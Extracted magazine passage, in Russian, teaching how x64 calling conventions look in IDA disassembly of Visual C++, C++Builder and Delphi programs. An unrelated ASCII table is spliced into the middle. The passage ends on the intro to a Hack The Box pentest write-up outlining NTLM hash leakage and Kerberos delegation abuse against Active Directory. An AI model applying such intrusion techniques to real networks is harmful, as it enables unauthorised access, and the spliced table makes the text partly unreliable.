Вспоминаем, что хранится в RAX, — указатель на переменную var_14. С этим понятно. RAX — 64-битный регистр, следовательно, адрес приемника тоже должен быть 64-битным, на что указывает ключевое слово qword. Ptr говорит ассемблеру, что от переменной var_20 нужно не значение, а адрес. Таким образом, получается «указатель на указатель на значение 2».

```
mov  qword ptr [rbp+var_20], rax
  call strlen
```

По соглашению fastcall на 64-битной платформе функция возвращает результат в регистре RAX, а тут, очевидно, результат настолько мал, что для него хватило 8-битного регистра AL. Естественно, длина строки "1" составляет 1.

```
mov r8b, al
```

А здесь уже знакомым образом берется указатель на строку из сегмента данных, подобно тому как это было показано на примере строки с меткой 666.

```
.rodata:000000000044D006 unk_44D006 db 33h ; 3
.rodata:000000000044D007 db 33h ; 3
.rodata:000000000044D008 db 33h ; 3
.rodata:000000000044D009 db 0
```

Сегмент данных

```
lea rcx, unk_44D006
```

Переменная var_21 объявлена размером byte, соответственно, она как раз подходит для 8-битного значения, хранящегося в регистре R8B.

```
mov  [rbp+var_21], r8b
  call strlen
```

В данном случае функция, похоже, вернула большее значение и программе понадобился 32-битный регистр EAX. Безусловно, длина строки "333" равна 3... И на фига нам 32 бита? Компилятор немного перестарался.

Если присмотреться, далее мы увидим подготовку регистров для передачи аргументов. Как мы помним, C++Builder испокон веков передает аргументы слева направо.

```
mov r9d, eax
  mov r8b, [rbp+var_21]
```

Очевидно, 8-битная переменная var_21 на языке высокого уровня будет иметь тип данных char. Находящееся в ней значение перед вызовом функции MyFunc занимает место в регистре ECX, из чего можно сделать вывод, что этот аргумент будет передан первым.

```
movzx ecx, r8b
```

Далее в регистр RDX помещается указатель на значение 2. Так как RDX — второй регистр в очереди передачи, то он будет содержать второй аргумент.

```
mov rdx, qword ptr [rbp+var_20] ; int
```

Затем по списку для передачи используется регистр R8, но от него нам нужна только половина — R8D (32 бита). На данном шаге мы владеем всей информацией, чтобы восстановить прототип вызываемой кастомной функции. Поэтому, не подглядывая в дизассемблированный код IDA, выведем прототип сами: MyFunc(char,int *,int).


```
mov  r8d, r9d
  call MyFunc(char,int *,int)
```

В RCX из сегмента данных копируем строку "%x{символ начала новой строки}". После чего передаем функции printf два заполненных регистра: RCX, EDX, чтобы та извлекла аргументы и вывела их на консоль.


```
lea  rcx, unk_44D000
  mov  edx, eax
  call printf
  ; Остальное — закат функции известен и нас мало интересует
  mov  [rbp+var_4], 0
  mov  [rbp+var_28], eax
  mov  eax, [rbp+var_4]
  add  rsp, 50h
  pop  rbp
  retn
main endp
```

Между прочим, не стоит слишком полагаться на размеры переменных: иногда компилятор может сгенерировать такой код, что размеры не выручат. Разумнее полагаться на здравый смысл. Кроме того, наверняка ты обратил внимание, что целевой регистр для передачи аргумента выбирается заведомо больше, чем нужно. Это делается в угоду оптимизации. Поэтому приходится раскручивать дизассемблерный листинг к самой инициализации переменной, где компилятор работает с реальными, а не оптимальными размерами. Ну и задачку нам подкинул Embarcadero C++Builder! Никто не обещал, что будет легко.

Дизассемблерный листинг функции main, изготовленный компилятором C++Builder, получился в два раза объемнее, чем тот же, но полученный из-под компилятора Visual C++.



Наглядное сравнение размеров функций main



Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

ASCII Table

Но это еще только полбеды! Дальше нас ждет функция MyFunc. Первое, что бросается в глаза при взгляде на код этой функции, — для обращения к локальным переменным вместо вершины стека (регистра RSP) используется регистр RBP. Что это значит? Официальная документация говорит нам, что RBP — указатель на кадр стека, то есть на его текущую конфигурацию. Поэтому большинство компиляторов используют регистр RSP для улучшения производительности генерируемого кода. Но, поскольку в нашем случае оптимизация отключена, компилятор не гонится за скоростью и использует более медленные решения.

```
MyFunc(char, int *, int) proc near ; CODE XREF: main+58↓p
; Объявление переменных
  var_18 = dword ptr -18h ; 32
  var_14 = dword ptr -14h ; 32
  var_10 = qword ptr -10h ; 64
  var_1  = byte ptr -1 ; 8
; Запоминаем кадр стека
  push rbp
  sub  rsp, 18h
  lea  rbp, [rsp+10h]
; Открываем кадр стека
; В 8-битном регистре CL был передан аргумент char
  mov  al, cl ; Копируем находящееся в нем значение в регистр AL
  mov  [rbp+8+var_1], al ; Затем копируем значение в переменную var_1
; Как мы помним, там находится число 1
```

В RDX передается указатель на 2, его помещаем в 64-разрядную переменную var_10.

```
mov [rbp+8+var_10], rdx
```

В 32-битном регистре R8D передалось значение 3. Оно копируется в переменную var_14.

```
mov   [rbp+8+var_14], r8d
; Переменную размером в байт расширяем до знакового двойного слова
  movsx ecx, [rbp+8+var_1]
; Ранее скопированный указатель вновь переносим в RDX
  mov   rdx, [rbp+8+var_10]
```

Прибавляем к содержимому ECX (к значению 1) содержимое RDX (указатель на указатель на 2, проще говоря, просто 2).

```
add ecx, [rdx]
```

На следующем шаге выполняется очередное сложение: к накопленной в регистре ECX сумме (3) прибавляется значение переменной var_14 (3). Следующая инструкция помещает сумму в переменную var_18, затем — в регистр EAX, и уже он возвращается вызвавшей функции main, которая выведет его содержимое на консоль.

```
add  ecx, [rbp+8+var_14]
  mov  [rbp+8+var_18], ecx
  mov  eax, [rbp+8+var_18]
  add  rsp, 18h
  pop  rbp
; Закрываем кадр стека
  retn
MyFunc(char, int *, int) endp
```

ПЕРЕДАЧА ВЕЩЕСТВЕННЫХ ЗНАЧЕНИЙ

В знак уважения к Крису нельзя не упомянуть, о чем было сказано в этом разделе оригинального издания. Дело было давнее, программисты выживали, как могли, и для работы с вещественными значениями использовали сопроцессор, работавший на одном кристалле с CPU. Он имел свой набор команд, а при выполнении программы для него создавался отдельный стек. Как раз для передачи аргументов, представляющих вещественные значения: float, double, long double, использовался стек сопроцессора.

Чуть позднее в процессоре Pentium III и всех последующих моделях корпорацией Intel был представлен набор инструкций SSE. Вместе с новыми инструкциями расширение включило в архитектуру восемь новых 128-битных регистров для 32-битных процессоров и впоследствии 16 128-битных регистров для 64-битных процессоров.

У современных программистов проблем намного меньше, и кодокопателям меньше страдать, разгрызая их творения, потому что первые четыре вещественных значения передаются в регистрах XMM0 — XMM3. Если аргументов больше, то оставшиеся передаются через стек. Просто и понятно.

Пришло время разобрать небольшой пример передачи вещественных значений.

```
#include <stdio.h>

float MyFunc(float a, double b)
{
  return a + b;
}

int main()
{
  printf("%f\n", MyFunc(6.66, 7.77));
}
```

Результат компиляции Microsoft Visual C++ должен выглядеть так:

```
main proc near
; Инициализация стека
  sub rsp, 28h
```

Подготавливаем параметры справа налево (Visual C++ всегда так делает). Берем значение для скаляра b из сегмента данных: 7.77 — значение двойной точности, помещаем его в регистр XMM1 для последующей передачи в качестве параметра функции MyFunc.

Такое же действие проворачиваем со скаляром a, его значение (оно, напротив, одинарной точности) записываем в регистр XMM0. Подготовленные значения в качестве аргументов передаются функции MyFunc при ее вызове.

```
movsd xmm1, cs:__real@401f147ae147ae14 ; b
  movss xmm0, cs:__real@40d51eb8 ; a
  call  MyFunc(float,double)
```

MyFunc возвращает вещественный результат в регистре XMM0, а следующая инструкция из расширения SSE конвертирует значение одинарной точности в значение двойной точности и сохраняет его в том же регистре.

```
cvtss2sd xmm0, xmm0
```

Далее происходит поочередное копирование двух частей 128-битного значения в регистр XMM1.

```
movaps xmm1, xmm0
```

Следующая инструкция «ужимает» значение со 128 бит до 64, помещая его в соответствующий регистр.

```
movq rdx, xmm1
```

Задаем формат вывода.

```
lea  rcx, _Format ; "%f\n"
  call printf
  xor  eax, eax
; Очистка стека
  add  rsp, 28h
  retn
main endp
```

Вспомогательная функция MyFunc:

```
float MyFunc(float, double) proc near
; IDA обнаружила два аргумента
  arg_0 = dword ptr  8
  arg_8 = qword ptr  10h
; Размещаем их в памяти:
  ; второй — удвоенной точности
  movsd [rsp+arg_8], xmm1
  ; первый — одинарной точности
  movss [rsp+arg_0], xmm0
```

Эта функция конвертирует значение одинарной точности в значение двойной точности и сохраняет его в регистре XMM0.

```
cvtss2sd xmm0, [rsp+arg_0]
```

Суммируем вещественное значение с низкой двойной точностью из памяти со значением с низкой двойной точностью из регистра XMM0 и сохраняем результат на его месте.

```
addsd xmm0, [rsp+arg_8]
```

Здесь происходит обратное преобразование — из значения двойной точности в значение одинарной точности:

```
cvtsd2ss xmm0, xmm0
; Возвращаем результат вызвавшей функции
  retn
float MyFunc(float, double) endp
```

Теперь взглянем на результат творчества Embarcadero C++Builder.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
            public main
main            proc near               ; DATA XREF: __acrtused+29↑o
var_14          = dword ptr -14h
var_10          = qword ptr -10h
var_8           = dword ptr -8
var_4           = dword ptr -4
; C++Builder зачем-то добавил переменные
            push    rbp
            sub     rsp, 40h
            lea     rbp, [rsp+40h]
            ; Готовит аргументы слева направо
            movss   xmm0, cs:dword_44D000 ; float
            movsd   xmm1, cs:qword_44D010 ; double
            ; Сохраняет значения в стеке
            mov     [rbp+var_4], 0
            mov     [rbp+var_8], ecx
            mov     [rbp+var_10], rdx
            call    MyFunc(float,double)
            ; После получения результата преобразует его к одинарной
точности
            cvtss2sd xmm0, xmm0
            ; Форматная строка
            lea     rcx, unk_44D020
            ; Копирование и подготовка числа к выводу
            movaps  xmm1, xmm0
            movq    rdx, xmm0
            call    printf
            mov     [rbp+var_4], 0
            mov     [rbp+var_14], eax
            mov     eax, [rbp+var_4]
            add     rsp, 40h
            pop     rbp
            retn
main            endp
; __int64 __fastcall MyFunc(float, double)
            public MyFunc(float, double)
MyFunc(float, double) proc near          ; CODE XREF: main+28↓p
var_14          = dword ptr -14h
var_10          = qword ptr -10h
var_4           = dword ptr -4
```

Весьма странно здесь повела себя IDA, не распознав ни одного аргумента, но зато объявив три переменные.

```
push rbp
  sub  rsp, 18h
  lea  rbp, [rsp+10h]
```

Таким же образом, как в прошлый раз, только в обратном порядке (слева направо), программа скидывает аргументы из регистров в память.

```
movss   [rbp+8+var_4], xmm0
  movsd   [rbp+8+var_10], xmm1
  cvtss2sd xmm0, [rbp+8+var_4] ; Преобразовывает — с этим мы уже
сталкивались
  addsd   xmm0, [rbp+8+var_10] ; Складывает
  cvtsd2ss xmm0, xmm0           ; Вновь преобразовывает
  movss   [rbp+8+var_14], xmm0 ; Лишние телодвижения...
  movss   xmm0, [rbp+8+var_14] ; ...
  add     rsp, 18h
  pop     rbp
  retn
MyFunc(float, double) endp
```

Этот листинг мало чем отличается от предыдущего, разве что нагромождением избыточного кода, чем знаменит компилятор от Embarcadero.

Пришло время вспомнить о приложении DataSize, выводящем размеры типов данных в битах компилятора Visual C++ 2019 на платформе x64 в операционной системе Windows 10. На моем компьютере вывод выглядит так.

```
Консоль отладки Microsoft Visual Studio
int = 32
long = 32
bool = 8
float = 32
double = 64
```

Размеры типов данных языка C++

Типы языков C/C++ вследствие их машиноориентированности совпадают с типами процессора. В данном случае нас интересуют вещественные типы: float (4 байта = 32/8), double (8 байт = 64/8).


Типы данных Delphi унаследованы от Turbo Pascal. В этой системе основной вещественный тип данных — Real. Раньше он занимал 6 байт, что противоестественно для машины, поэтому он каждый раз преобразовывался в тип Extended, который занимал 8 байт (и был подобен типу double из C/C++). Эти преобразования съедали львиную долю производительности.

Тем не менее современный Delphi уже не страдает детскими болезнями:

- Real соответствует Double (8 байт);
- Real48 введен для обратной совместимости со старым Real (6 байт);
- Single — Float (4 байта);
- Extended на 32-битной Windows — 10 байт;
- Extended на 64-битной Windows — 8 байт;
- Extended на 64-битной Linux — 16 байт;
- Extended на 64-битной macOS (Intel based) — 16 байт.

Видно, что разработчики заморочились и «широкий» тип данных стал действительно широким.

Разобравшись с типами данных в Delphi, рассмотрим пример передачи параметра в приложении, написанном с помощью этой среды разработки.



Delphi 10.4 Community Edition

```
program send_real_value_delphi;

{$APPTYPE CONSOLE} // Консольное приложение

{$R *.res}

uses
  System.SysUtils, Math; // Используем математическую библиотеку

procedure MyProc(a : Real);
begin
  WriteLn(FloatToStr(RoundTo(a,-2)));
end;

var
  a: Real;
  b: Real;
begin
  a := 6.66;
  b := 7.77;

  MyProc(a + b);
end.
```

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА


СОГЛАШЕНИЕ О БЫСТРЫХ ВЫЗОВАХ — FASTCALL

А теперь откомпилируем дебажную версию приложения под x64 с отключенной оптимизацией.

```
c:\Users\yurembo\OneDrive\Документы\Хакер\Хакер_Крис_15\samples\send_real_value_delphi\Win64\Release>send_real_value_delphi
14,43
```

Вывод программы

Изучим дизассемблерный листинг.



IDA View

IDA сразу же открывается на функции инициализации. После инициализации стека в регистр RAX помещается флаг «консольного приложения». Следующей строчкой он переводится в активное положение.

```
_ZN22Send_real_value_delphi14initializationEv proc near
  push rbp
  sub  rsp, 20h
  mov  rbp, rsp
  mov  rax, cs:off_432480
  mov  byte ptr [rax], 1
  nop
  lea  rcx, qword_429460
```

Затем в регистр RCX помещается указатель на значение 0x13 — очевидно, для передачи следующей функции в качестве параметра. Далее эта функция и вызывается в целях инициализации системного модуля приложения. Таким образом настраивается способность принимать системные события и отвечать на них:

```
call   _ZN7Sysinit8_InitExeEPv
; В регистр RAX помещаем первое вещественное значение
  mov   rax, 401AA3D70A3D70A4h
; Перемещаем его в локальную переменную a
  mov   cs:_ZN22Send_real_value_delphi1aE, rax
; В регистр RAX помещаем второе вещественное значение
  mov   rax, 401F147AE147AE14h
; Перемещаем его в локальную переменную b
  mov   cs:_ZN22Send_real_value_delphi1bE, rax
; Значение удвоенной точности из переменной a копируем в регистр XMM0
  movsd xmm0, cs:_ZN22Send_real_value_delphi1aE
```

К содержимому регистра XMM0 прибавляется значение переменной двойной точности b. Этот регистр будет передан вызываемой функции MyProc в качестве параметра по условию fastcall.

```
addsd xmm0, cs:_ZN22Send_real_value_delphi1bE
; Происходит вызов функции MyProc с передачей параметра
  call   _ZN22Send_real_value_delphi6MyProcEd
```

Следующая функция завершает процессы, освобождает память и тем самым завершает программу.

```
call _ZN6System6_Halt0Ev
```

Если приложение завершилось успешно, выполняется безусловный переход на метку:

```
jmp     short loc_429445
; ---------------------------------------------------------------
  db 2 dup(90h)
; ---------------------------------------------------------------
```

При системном сбое происходит обращение к нижеследующей функции, которая выталкивает ошибку на верхний уровень, чтобы показать ее пользователю.

```
call    _ZN6System19_UnhandledExceptionEv
; ---------------------------------------------------------------
  db 90h
; ---------------------------------------------------------------
loc_429445: ; Метка, где находится эпилог функции
  lea  rsp, [rbp+20h]
  pop  rbp
  retn
; } // Starts at 4293E0
_ZN22Send_real_value_delphi14initializationEv endp
```

Рассмотрим дизассемблерный листинг второй нашей функции — MyProc. Она обещает быть интересной: в ней используется не только WriteLn для вывода текста на консоль, но и функция преобразования вещественного числа в строку — FloatToStr, а также функция округления до указанного количества цифр после десятичной запятой — RoundTo.

```
_ZN22Send_real_value_delphi6MyProcEd proc near
```

IDA верно распознала один аргумент. Кроме того, здесь объявляются две переменные.

```
var_s20 = qword ptr  20h
  var_s28 = qword ptr  28h
  arg_0   = qword ptr  40h
  push  rbp
; Инициализируем стек
  sub   rsp, 30h
  mov   rbp, rsp
; Открываем кадр стека
  mov   [rbp+var_s20], 0
; Помещаем аргумент из регистра в ячейку памяти
  movsd [rbp+arg_0], xmm0
  nop
  movsd xmm0, [rbp+arg_0]
  mov   dl, 0FEh ; 'þ'
```

Вызов функции округления вещественного числа до указанного количества цифр после десятичной запятой выглядит так:

```
call _ZN6System4Math7RoundToEea
```

После выполнения функции округления результат возвращается в регистре XMM0. Следующая инструкция копирует значение в переменную var_s28, откуда оно переносится в регистр XMM1.

```
movsd [rbp+var_s28], xmm0
  lea   rcx, [rbp+var_s20] ; Теперь RCX указывает на 0
  movsd xmm1, [rbp+var_s28]
; Подготовка форматных настроек
  mov   r8, cs:off_432490
; Вызов FloatToStr
  call  _ZN6System8Sysutils10FloatToStrEeRKNS0_15TFormatSettingsE
```

Возможное отображение исключительной ситуации, если все пойдет не так, как надо:

```
mov rcx, cs:off_4322A0
; RDX теперь указывает на 0
  mov rdx, [rbp+var_s20]
```

Подготавливаем и выводим текст в консоль:

```
call _ZN6System14_Write0UStringERNS_8TTextRecENS_13UnicodeStringE
  mov  rcx, rax
  call _ZN6System8_WriteLnERNS_8TTextRecE ; WriteLn
  call _ZN6System8__IOTestEv
  nop
  lea  rcx, [rbp+var_s20]
  call _ZN6System8_UStrClrEPv
  lea  rsp, [rbp+30h]
  pop  rbp
  retn
_ZN22Send_real_value_delphi6MyProcEd endp
```


Казалось бы, с типами данных уже давно все понятно, но даже здесь у Delphi есть скрытый прием, на котором по недосмотру можно запросто шею свернуть! Будь внимателен.

СОГЛАШЕНИЕ О ВЫЗОВАХ ФУНКЦИЙ __THISCALL

В программах на C++ каждая функция объекта (она называется методом) неявно принимает аргумент this — указатель на экземпляр класса (другими словами, объекта), из которого вызывается метод. Когда используется соглашение __this на платформе x86, любые другие аргументы передаются через стек, в то же время указатель this — через регистр ECX.

На платформе x64, как мы знаем, есть только одно соглашение о вызовах функций — fastcall. Отсюда следует, что все явные, а также неявный аргумент this передаются в регистрах. This всегда передается в самом первом подходящем регистре RCX.

Рассмотрим следующий простой пример. В нем объявлен класс, где описаны четыре метода, которые выводят в консоль получаемые параметры.



Вывод приложения thiscall

```
#include <iostream>

class MyClass
{
  public:
  // Прототип demo_1 в действительности выглядит так: demo_1(this,
int a);
  void demo_1(int a)
  {
    std::cout << "demo_1" << ": " << a << std::endl;
  }
  // Прототип demo_2 в действительности выглядит так: demo_2(this,
int a, int b);
  void demo_2(int a, int b)
  {
    std::cout << "demo_2" << ": " << a << ", " << b << std::endl;
  }
  // Прототип demo_3 в действительности выглядит так: demo_3(this,
int a, int b, int c);
  void demo_3(int a, int b, int c)
  {
    std::cout << "demo_3" << ": " << a << ", " << b << ", " << c <<
std::endl;
  }
  // Прототип demo_4 в действительности выглядит так: demo_4(this,
int a, int b, int c,
  // int d);
  void demo_4(int a, int b, int c, int d)
  {
    std::cout << "demo_4" << ": " << a << ", " << b << ", " << c <<
", " << d << std::endl;
  }
};

int main()
{
  MyClass* zzz = new MyClass();

  zzz->demo_1(0);
  zzz->demo_2(1,2);
  zzz->demo_3(3,4,5);
  zzz->demo_4(6,7,8,9);

  delete zzz;

  return 0;
}
```

Результат компиляции этого примера компилятором Microsoft Visual C++ 2019 должен выглядеть так (показана лишь функция main, все остальное не представляет на данный момент никакого интереса):

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main   proc near
  d       = dword ptr -48h
  var_38 = qword ptr -38h
  var_30 = qword ptr -30h
  var_28 = qword ptr -28h
  block  = qword ptr -20h
  var_18 = qword ptr -18h
  sub  rsp, 68h
; Выделяем 1 байт для экземпляра класса
  mov  ecx, 1 ; size
; Вызываем конструктор
  call operator new(unsigned __int64)
  mov  [rsp+68h+var_30], rax
; Переменная var_30 — указатель на объект
; Но если же она равна нулю...
  cmp  [rsp+68h+var_30], 0
; Делаем прыжок на метку
  jz   short loc_140001257
; Продолжаем нормальное выполнение — в var_30 указатель на объект
  mov  rax, [rsp+68h+var_30]
; В var_28 указатель на объект
  mov  [rsp+68h+var_28], rax
; Безусловный переход
  jmp  short loc_140001260
; ---------------------------------------------------------------
loc_140001257: ; CODE XREF: main+19↑j
  mov  [rsp+68h+var_28], 0
loc_140001260: ; CODE XREF: main+25↑j
  mov  rax, [rsp+68h+var_28]
; В var_38 указатель на объект
  mov  [rsp+68h+var_38], rax
; Начинается подготовка регистров для передачи аргументов: справа
налево
; Весьма интересный способ обнуления значения: с помощью инструкции
xor
  xor  edx, edx ; a
; В RCX помещается указатель на объект
  mov  rcx, [rsp+68h+var_38] ; this
; Вызов метода
  call MyClass::demo_1(int)
; После возвращения сразу готовятся новые аргументы: два явных и
один неявный
  mov  r8d, 2 ; b
  mov  edx, 1 ; a
  mov  rcx, [rsp+68h+var_38] ; this
  call MyClass::demo_2(int,int)
; Три явных и один неявный — все помещаются в целочисленные регистры
  mov  r9d, 5 ; c
  mov  r8d, 4 ; b
  mov  edx, 3 ; a
  mov  rcx, [rsp+68h+var_38] ; this
  call MyClass::demo_3(int,int,int)
; Четыре явных аргумента и один неявный, не хватает регистров!
; Самый правый аргумент — d помещается в стек
  mov  [rsp+68h+d], 9 ; d
  mov  r9d, 8 ; c
  mov  r8d, 7 ; b
  mov  edx, 6 ; a
  mov  rcx, [rsp+68h+var_38] ; this
  call MyClass::demo_4(int,int,int,int)
  mov  rax, [rsp+68h+var_38]
  mov  [rsp+68h+block], rax
  mov  edx, 1 ; __formal
  mov  rcx, [rsp+68h+block] ; block
; Вызов деструктора
  call operator delete(void *,unsigned __int64)
  cmp  [rsp+68h+block], 0
  jnz  short loc_1400012F5
  mov  [rsp+68h+var_18], 0
  jmp  short loc_140001308
; ---------------------------------------------------------------
loc_1400012F5: ; CODE XREF: main+B8↑j
  mov  [rsp+68h+var_38], 8123h
  mov  rax, [rsp+68h+var_38]
  mov  [rsp+68h+var_18], rax
loc_140001308: ; CODE XREF: main+C3↑j
  xor  eax, eax
  add  rsp, 68h
  retn
main endp
```

ПАРАМЕТРЫ ПО УМОЛЧАНИЮ

Чтобы проще было вызывать функции с «хороводом» параметров, в язык C++ ввели возможность задать параметры по умолчанию. Отсюда возникает вопрос: отличается ли чем-нибудь вызов функций с параметрами по умолчанию от обычных функций? И кто инициализирует опущенные параметры — вызываемая или вызывающая функция?

Так вот, при вызове функций с параметрами по умолчанию компилятор самостоятельно добавляет недостающие параметры, а вызов такой функции ничем не отличается от вызова обычных функций.

Докажем это на следующем примере:

```
#include <iostream>

void MyFunc(int a = 1, int b = 2, int c = 3)
{
  std::cout << a << ", " << b << ", " << c << std::endl;
}

int main()
{
  MyFunc();
}
```

Результат его компиляции в Visual C++ 2019 будет выглядеть приблизительно так (для экономии места показана только вызывающая функция):

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near
  sub rsp, 28h
  mov r8d, 3 ; c
  mov edx, 2 ; b
  mov ecx, 1 ; a
```

Как видно, все параметры, заданные по умолчанию, были переданы функции самим компилятором.

```
call MyFunc(int,int,int)
  xor  eax, eax
  add  rsp, 28h
  retn
main endp
```


ТЕХНИКА ИССЛЕДОВАНИЯ МЕХАНИЗМА ПЕРЕДАЧИ ПАРАМЕТРОВ НЕИЗВЕСТНЫМ КОМПИЛЯТОРОМ

Компиляторов сейчас огромное многообразие, и постоянно появляются новые, так что привести всеохватывающую таблицу, которая бы расписывала характер каждого из них, невозможно. Как же быть, если тебе попадается программа, откомпилированная каким-то неизвестным компилятором?

Если компилятор удастся опознать (например, с помощью IDA или по текстовым строкам, содержащимся в файле), остается только раздобыть его экземпляр и прогнать через него серию тестовых примеров с передачей «подопытной» функции параметров различного типа. Нелишне изучить прилагаемую к компилятору документацию — возможно, там будут хотя бы кратко описаны все поддерживаемые им механизмы передачи параметров.

Хуже, когда компилятор не опознается или достать его копию нет никакой возможности. Тогда придется кропотливо и тщательно исследовать взаимодействие вызываемой и вызывающей функций.

HTB INTELLIGENCE



ПЕНТЕСТИМ ACTIVE DIRECTORY ОТ MSA ДО KDC

Сегодня мы с тобой попентестим веб-сервер на Windows: научимся манипулировать DNS, организуем утечку хеша NTLM, получим учетные данные управляемых записей AD и проэксплуатируем ограниченное делегирование Kerberos, чтобы повысить привилегии. Это позволит нам пройти машину Intelligence с площадки Hack The Box.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
